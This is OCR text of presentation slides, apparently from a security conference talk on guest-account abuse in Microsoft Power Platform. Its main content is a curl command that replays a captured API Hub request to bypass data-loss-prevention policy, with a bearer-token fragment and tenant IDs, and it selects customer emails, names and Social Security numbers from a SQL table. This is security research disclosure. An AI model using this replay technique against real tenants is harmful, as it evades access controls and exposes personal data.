
@mbrg0
mbgsec.com
t2’24

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers
/tables/[dbo].[Customers]/items

All You Need Is Guest


@mbrg0
mbgsec.com
t2’24



docs.microsoft.com

All You Need Is Guest


@mbrg0
mbgsec.com
t2’24



docs.microsoft.com

All You Need Is Guest


@mbrg0
mbgsec.com
t2’24



docs.microsoft.com


@mbrg0
mbgsec.com
t2’24


Back to real life, where we’re blocked by Power Platform DLP..



@mbrg0
mbgsec.com
t2’24

Back to real life, where we’re blocked by Power Platform DLP.. Or are we?





@mbrg0
mbgsec.com
t2’24

Copy-and-replay browser API Hub call to bypass DLP

```
[/@mbrg0/BHUSA2023/All-You-Need-Is-Guest:] $ curl 'https://europe-002.azure-apim.net/invoke' \
>   -X 'POST' \
>   -H 'authority: europe-002.azure-apim.net' \
>   -H 'accept: application/json' \
>   -H 'accept-language: en-US' \
>   -H 'authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG
>   -H 'x-ms-client-object-id: 71bbe90d-01e9-4d5c-a684-bd5f3967b8aa' \
>   -H 'x-ms-client-request-id: b0fcb515-3898-496b-af84-89a0058b4f2e' \
>   -H 'x-ms-client-session-id: 1972191d-bec7-447a-a0ac-47267adfec24' \
>   -H 'x-ms-client-tenant-id: fc993b0f-345b-4d01-9f67-9ac4a140dd43' \
>   -H 'x-ms-protocol-semantics: cdp' \
>   -H 'x-ms-request-method: GET' \
>   -H 'x-ms-request-url: /apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareins
ights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?%2
4orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%2
4top=100' \
>   -H 'x-ms-user-agent: PowerApps/3.23072.11 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e
8d55b9e)' \
>   --compressed
```

@mbrg0
mbgsec.com
t2'24

